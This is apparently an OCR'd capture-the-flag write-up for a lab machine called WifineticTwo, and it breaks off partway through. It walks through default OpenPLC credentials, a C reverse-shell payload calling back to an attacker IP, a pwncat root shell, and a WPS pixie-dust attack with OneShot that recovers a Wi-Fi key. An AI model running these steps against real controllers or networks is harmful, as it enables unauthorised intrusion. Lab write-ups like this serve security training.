
WifineticTwo writeup



00 - Credentials

username	passsword	service	address
openplc	openplc	OpenPLC webserver	http://10.10.11.7:8080/login
plcrouter	NoWWEDoKnowWhaTisReal123!	Wireless network	127.0.0.1

01 - Reconnaissance and Enumeration

NMAP (Network Enumeration)

```
nmap -sC -sV -oA nmap/wifinetictwo 10.10.11.7
# Nmap 7.94SVN scan initiated Thu Apr 25 18:58:14 2024 as: nmap -sC -sV -oA
nmap/wifinetic-test 10.10.11.7
Nmap scan report for 10.10.11.7
Host is up (0.17s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
8080/tcp open  http-proxy Werkzeug/1.0.1 Python/2.7.18
```

```
|_http-server-header: Werkzeug/1.0.1 Python/2.7.18
| http-title: Site doesnt have a title (text/html; charset=utf-8).
|_Requested resource was http://10.10.11.7:8080/login
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     content-type: text/html; charset=utf-8
|     content-length: 232
|     vary: Cookie
|     set-cookie:
session=eyJfcGVybWFuZW50Ijp0cnVlfQ.Zip9tA.lI8cu0HNuoRs9d8m19f1w_TLeiw;
Expires=Thu, 25-Apr-2024 16:03:44 GMT; HttpOnly; Path=/
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Thu, 25 Apr 2024 15:58:44 GMT
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the
URL manually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 302 FOUND
|     content-type: text/html; charset=utf-8
|     content-length: 219
|     location: http://0.0.0.0:8080/login
|     vary: Cookie
|     set-cookie:
session=eyJfZnJlc2giOmZhbHNlLCJfcGVybWFuZW50Ijp0cnVlfQ.Zip9sg.cJXdYRVq81vrW_
qj1ocKKiEBdDA; Expires=Thu, 25-Apr-2024 16:03:42 GMT; HttpOnly; Path=/
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Thu, 25 Apr 2024 15:58:42 GMT
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>Redirecting...</title>
|     <h1>Redirecting...</h1>
|     <p>You should be redirected automatically to target URL: <a
href="/login">/login</a>. If not click the link.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     content-type: text/html; charset=utf-8
|     allow: HEAD, OPTIONS, GET
|     vary: Cookie
|     set-cookie:
session=eyJfcGVybWFuZW50Ijp0cnVlfQ.Zip9sw.r8hvUOY_84pNs73fW7gCapa9RsE;
Expires=Thu, 25-Apr-2024 16:03:43 GMT; HttpOnly; Path=/
|     content-length: 0
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Thu, 25 Apr 2024 15:58:43 GMT
```

```
|   RTSPRequest:
|     HTTP/1.1 400 Bad request
|     content-length: 90
|     cache-control: no-cache
|     content-type: text/html
|     connection: close
|     <html><body><h1>400 Bad request</h1>
|     Your browser sent an invalid request.
|_    </body></html>
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.94SVN%I=7%D=4/25%Time=662A7DB2%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,24C,"HTTP/1\.0\x20302\x20FOUND\r\ncontent-type:\x20text/htm
SF:l;\x20charset=utf-8\r\ncontent-length:\x20219\r\nlocation:\x20http://0\
SF:.0\.0\.0:8080/login\r\nvary:\x20Cookie\r\nset-cookie:\x20session=eyJfZn
SF:Jlc2giOmZhbHNlLCJfcGVybWFuZW50Ijp0cnVlfQ\.Zip9sg\.cJXdYRVq81vrW_qj1ocKK
SF:iEBdDA;\x20Expires=Thu,\x2025-Apr-2024\x2016:03:42\x20GMT;\x20HttpOnly;
SF:\x20Path=/\r\nserver:\x20Werkzeug/1\.0\.1\x20Python/2\.7\.18\r\ndate:\x
SF:20Thu,\x2025\x20Apr\x202024\x2015:58:42\x20GMT\r\n\r\n<!DOCTYPE\x20HTML
SF:\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x203\.2\x20Final//EN\">\n<title>Red
SF:irecting\.\.\.</title>\n<h1>Redirecting\.\.\.</h1>\n<p>You\x20should\x2
SF:0be\x20redirected\x20automatically\x20to\x20target\x20URL:\x20<a\x20hre
SF:f=\"/login\">/login</a>\.\x20\x20If\x20not\x20click\x20the\x20link\.")%
SF:r(HTTPOptions,14E,"HTTP/1\.0\x20200\x20OK\r\ncontent-type:\x20text/html
SF:;\x20charset=utf-8\r\nallow:\x20HEAD,\x20OPTIONS,\x20GET\r\nvary:\x20Co
SF:okie\r\nset-cookie:\x20session=eyJfcGVybWFuZW50Ijp0cnVlfQ\.Zip9sw\.r8hv
SF:UOY_84pNs73fW7gCapa9RsE;\x20Expires=Thu,\x2025-Apr-2024\x2016:03:43\x20
SF:GMT;\x20HttpOnly;\x20Path=/\r\ncontent-length:\x200\r\nserver:\x20Werkz
SF:eug/1\.0\.1\x20Python/2\.7\.18\r\ndate:\x20Thu,\x2025\x20Apr\x202024\x2
SF:015:58:43\x20GMT\r\n\r\n")%r(RTSPRequest,CF,"HTTP/1\.1\x20400\x20Bad\x2
SF:0request\r\ncontent-length:\x2090\r\ncache-control:\x20no-cache\r\ncont
SF:ent-type:\x20text/html\r\nconnection:\x20close\r\n\r\n<html><body><h1>4
SF:00\x20Bad\x20request</h1>\nYour\x20browser\x20sent\x20an\x20invalid\x20
SF:request\.\n</body></html>\n")%r(FourOhFourRequest,224,"HTTP/1\.0\x20404
SF:\x20NOT\x20FOUND\r\ncontent-type:\x20text/html;\x20charset=utf-8\r\ncon
SF:tent-length:\x20232\r\nvary:\x20Cookie\r\nset-cookie:\x20session=eyJfcG
SF:VybWFuZW50Ijp0cnVlfQ\.Zip9tA\.lI8cu0HNuoRs9d8m19f1w_TLeiw;\x20Expires=T
SF:hu,\x2025-Apr-2024\x2016:03:44\x20GMT;\x20HttpOnly;\x20Path=/\r\nserver
SF::\x20Werkzeug/1\.0\.1\x20Python/2\.7\.18\r\ndate:\x20Thu,\x2025\x20Apr\
SF:x202024\x2015:58:44\x20GMT\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//W
SF:3C//DTD\x20HTML\x203\.2\x20Final//EN\">\n<title>404\x20Not\x20Found</ti
SF:tle>\n<h1>Not\x20Found</h1>\n<p>The\x20requested\x20URL\x20was\x20not\x
SF:20found\x20on\x20the\x20server\.\x20If\x20you\x20entered\x20the\x20URL\
SF:x20manually\x20please\x20check\x20your\x20spelling\x20and\x20try\x20aga
SF:in\.</p>\n");
```


```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Thu Apr 25 18:59:10 2024 -- 1 IP address (1 host up) scanned
in 55.25 seconds
```

The machine is an Ubuntu linux operating system with 2 ports open:


- port 22 (SSH)
- port 8080 - Appears to be a Python webserver (http-proxy)

Webserver enumeration (port 8080)

We visit the website and are presented with the following:



We are presented with an OpenPLC web server to allow us to log in. More about OpenPLC is discussed in the `# 03 - Further Notes section`. In general, it is an open source networking device called programmable logic controllers. By utilising a programmable structure it is able to control the logic controllers in automating processes from homes to industries.
From the above, it behaves similar to a router managed sever, we can be able to try out the default credentials of `openPLC` : `openplc : openplc`




We log in and are presented with the following page. In the above page, 3 items are very essential:

1. Reflects the status of the program running on the device. It is based on the Structured Text (ST) files that have a C/C++ structure in programming.
2. Monitoring - allows the user to monitor the status of the device,whether it is on or off
3. Start PLC - used to start the program and **execute it**.
   The path starts to become clear; if we can be able to modify the program's source code. We can be able to call system commands and get a shell on the host of the computer.


Remote Command Execution (RCE)

There is another option that I did not touch, the `Hardware` option. This allows us to change the code of the program and allow us to even add our own code and run. We can use both these ways but let us just use what is already there.



By modifying the below code, we can be able to get our shell. Let us prepare ourselves for a reverse shell connection:

1. pwncat listening...



2. Payload creation on the site - in this step it wont hurt a little to read documentation

```
#include <cstdlib>

int ignored_bool_inputs[] = {-1};
int ignored_bool_outputs[] = {-1};
int ignored_int_inputs[] = {-1};
int ignored_int_outputs[] = {-1};
int result = system("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.231/9001
0>&1'");

void initCustomLayer(){}
void updateCustomIn(){}
void updateCustomOut(){}
```

By replacing the existing source code with the above code, we can be able to get a reverse shell.


3. Save changes and run the file.

```
#include <cstdlib>

int ignored_bool_inputs[] = {-1};
int ignored_bool_outputs[] = {-1};
int ignored_int_inputs[] = {-1};
int ignored_int_outputs[] = {-1};
int result = system("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.231/9001 0>&1'");

void initCustomLayer(){}
void updateCustomIn(){}
void updateCustomOut(){}
```

Save changes | Restore Original Code

```
Optimizing ST program...
Generating C files...
POUS.c
POUS.h
LOCATED_VARIABLES.h
VARIABLES.csv
Config0.c
Config0.h
Res0.c
Moving Files...
Compiling for Linux
Generating object files...
Generating glueVars...
Compiling main program...
Compilation finished successfully!
```

Go to Dashboard




```
[20:06:09] received connection from 10.10.11.7:56246                                    bind.py:84
[20:06:14] 10.10.11.7:56246: registered new host w/ db                                  manager.py:957
(local) pwncat$
(remote) root@attica02:/opt/PLC/OpenPLC_v3/webserver# whoami
root
(remote) root@attica02:/opt/PLC/OpenPLC_v3/webserver#
```

We see a connection from above:

```
(remote) root@attica02:/opt/PLC/OpenPLC_v3/webserver# whoami
root
```

02 - Privilege Escalation

root\attica02

We can validate that we are root in the device running the program:

```
(remote) root@attica02:/opt/PLC/OpenPLC_v3/webserver# whoami
root
```

We even have the chance of reading `user.txt`

```
(remote) root@attica02:/opt/PLC/OpenPLC_v3/webserver# cd ~
(remote) root@attica02:/root# ls -la
total 24
drwx------  3 root root 4096 Feb 21 16:56 .
drwxr-xr-x 17 root root 4096 Apr 25 15:38 ..
lrwxrwxrwx  1 root root    9 Feb 21 14:40 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwxr-xr-x  3 root root 4096 Jan  7 21:06 .cache
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r-----  1 root root   33 Apr 25 17:08 user.txt
(remote) root@attica02:/root# cat user.txt  | cut -c -20
d73588af4af9271fa9c5
```

From there we just have to privesc (to where? The box itself if possible). We do the basic checks:

- Network ports (nothing really important there)

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN
173/python2.7
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
158/systemd-resolve
```

- Users

```
(remote) root@attica02:/root# cat  /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000::/home/ubuntu:/bin/bash
```

Now, to save time, we will reason a little; We are root, but where are we root? Is it on the original box or a device such as a docker container?. By investigating this, we can be able to discern the true path to get `root.txt`
Doing `ls -la /` does not reveal a `.dockerenv` file meaning we are not in a docker container:

```
(remote) root@attica02:/root# ls -la /
total 52
drwxr-xr-x  17 root root 4096 Apr 25 15:38 .
drwxr-xr-x  17 root root 4096 Apr 25 15:38 ..
lrwxrwxrwx   1 root root    7 Jan  7 07:43 bin -> usr/bin
drwxr-xr-x   2 root root 4096 Apr 18  2022 boot
drwxr-xr-x   6 root root  520 Apr 25 15:38 dev
[SNIPPED]
```

So we do a host check:

```
(remote) root@attica02:/root# cat  /etc/hosts
127.0.1.1       attica02
127.0.0.1       localhost
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
```

And we find that we are running in the localhost of a device known as `attica02`. What we find odd is the `ip addr` check:

```
remote) root@attica02:/root# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if19: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state
UP group default qlen 1000
    link/ether 00:16:3e:fb:30:c8 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.0.3.3/24 brd 10.0.3.255 scope global eth0
       valid_lft forever preferred_lft forever
```

```
    inet 10.0.3.44/24 metric 100 brd 10.0.3.255 scope global secondary
dynamic eth0
       valid_lft 2771sec preferred_lft 2771sec
    inet6 fe80::216:3eff:fefb:30c8/64 scope link
       valid_lft forever preferred_lft forever
6: wlan0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN
group default qlen 1000
    link/ether 02:00:00:00:03:00 brd ff:ff:ff:ff:ff:ff
```

From the above, we see that the `wlan0` is enabled. This references to the adapter that manages wireless networks and it appears to be up. Meaning that we have the capability of connecting to wireless networks.
Let us do a wireless networks scan first using `iwlist`:

```
(remote) root@attica02:/root# iwlist wlan0 scan
wlan0     Scan completed :
          Cell 01 - Address: 02:00:00:00:01:00
                    Channel:1
                    Frequency:2.412 GHz (Channel 1)
                    Quality=70/70  Signal level=-30 dBm
                    Encryption key:on
                    ESSID:"plcrouter"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                              9 Mb/s; 12 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=000616eefc756da0
                    Extra: Last beacon: 12ms ago
                    IE: Unknown: 0009706C63726F75746572
                    IE: Unknown: 010882848B960C121824
                    IE: Unknown: 030101
                    IE: Unknown: 2A0104
                    IE: Unknown: 32043048606C
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : CCMP
                        Pairwise Ciphers (1) : CCMP
                        Authentication Suites (1) : PSK
                    IE: Unknown: 3B025100
                    IE: Unknown: 7F080400000200000040
                    IE: Unknown:
DD5C0050F204104A000110104400010210 3B00010310470010572CF82FC95756539B16B5CFB2
98ABF110210001201023000120102400012010420001201054000800000000000000000101100
012010080002210C1049000600372A000120
```

From the above we see only one network is up, `plcrouter`:

```
ESSID: plcrouter
Address: 02:00:00:00:01:00
```

It appears to be encrypted using WPA2 but something also stands out, the `PSK` authentication suite (stands for Pre-shared Key). Such a router tends to utilize the WPA2-PSK security protocol which creates the **possibility of a pixie-dust attack** if the pin is weak. We can utilise a pre-compiled binary from github called `Oneshot` that can handle this:

```
┌──(root㉿Ghost)-[/opt]
└─# git clone https://github.com/nikita-yfh/OneShot-C
Cloning into 'OneShot-C'...
remote: Enumerating objects: 32, done.
remote: Counting objects: 100% (32/32), done.
remote: Compressing objects: 100% (32/32), done.
remote: Total 32 (delta 17), reused 4 (delta 0), pack-reused 0
Receiving objects: 100% (32/32), 19.20 KiB | 269.00 KiB/s, done.
Resolving deltas: 100% (17/17), done.

┌──(root㉿Ghost)-[/opt]
└─# cd OneShot-C

┌──(root㉿Ghost)-[/opt/OneShot-C]
└─# make
[SNIPPED] -> Removed erros
┌──(root㉿Ghost)-[/opt/OneShot-C]
└─# ls -la
total 116
drwxr-xr-x   3 root root  4096 Apr 25 20:30 .
drwxr-xr-x 105 root root  4096 Apr 25 20:30 ..
drwxr-xr-x   8 root root  4096 Apr 25 20:30 .git
-rw-r--r--   1 root root    82 Apr 25 20:30 Makefile
-rwxr-xr-x   1 root root 51968 Apr 25 20:30 oneshot --> Created Executable
-rw-r--r--   1 root root 40390 Apr 25 20:30 oneshot.c
-rw-r--r--   1 root root  1689 Apr 25 20:30 README.md
-rw-r--r--   1 root root  2660 Apr 25 20:30 vulnwsc.txt
```

Let us upload the binary and use the file according to the documentation:

```
(local) pwncat$ upload www/oneshot /tmp/oneshot
/tmp/oneshot
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% •
52.4/52.4 KB • ? • 0:00:00
[20:32:56] uploaded 52.41KiB in 6.76 seconds
```

```
upload.py:76
(local) pwncat$
```

```
(remote) root@attica02:/tmp# chmod +x oneshot
(remote) root@attica02:/tmp# ./oneshot -i wlan0 -b 02:00:00:00:01:00
[*] Running wpa_supplicant...
[*] Trying pin 12345670...
[*] Scanning...
[*] Authenticating...
[+] Authenticated
[*] Associating with AP...
[+] Associated with 02:00:00:00:01:00 (ESSID: plcrouter)
[*] Received Identity Request
[*] Sending Identity Response...
[*] Received WPS Message M1
[*] Building Message M2
[*] Received WPS Message M3
[*] Building Message M4
[*] Received WPS Message M5
[*] Building Message M6
[*] Received WPS Message M7
[+] WPS PIN: 12345670
[+] WPA PSK: NoWWEDoKnowWhaTisReal123!
[+] AP SSID: plcrouter
```

We crack the password to the network!
From the above, we can try connecting to the wifi network using the provided credentials:

1. Configure the `/etc/wpa_supplicant/wpa_supplicant-wlan0.conf` and the `/etc/systemd/network/25-wlan.network` files:

```
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=0
update_config=1

network={
  ssid="plcrouter"
  psk="NoWWEDoKnowWhaTisReal123!"
  key_mgmt=WPA-PSK
  proto=WPA2
  pairwise=CCMP TKIP
  group=CCMP TKIP
  scan_ssid=1
}
```

- `/etc/systemd/network/25-wlan.network`

```
[Match]
Name=wlan0

[Network]
DHCP=ipv4
```

Verified...

```
(remote) root@attica02:/tmp# cat /etc/wpa_supplicant/wpa_supplicant-
wlan0.conf
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=0
update_config=1

network={
  ssid="plcrouter"
  psk="NoWWEDoKnowWhaTisReal123!"
  key_mgmt=WPA-PSK
  proto=WPA2
  pairwise=CCMP TKIP
  group=CCMP TKIP
  scan_ssid=1
}

(remote) root@attica02:/tmp# cat /etc/systemd/network/25-wlan.network
[Match]
Name=wlan0

[Network]
DHCP=ipv4
```

2. Connect to the network using the above settings:

```
# Enable the wpa_supplicant service
systemctl enable wpa_supplicant@wlan0.service

# Restart the network and wpa_supplicant services
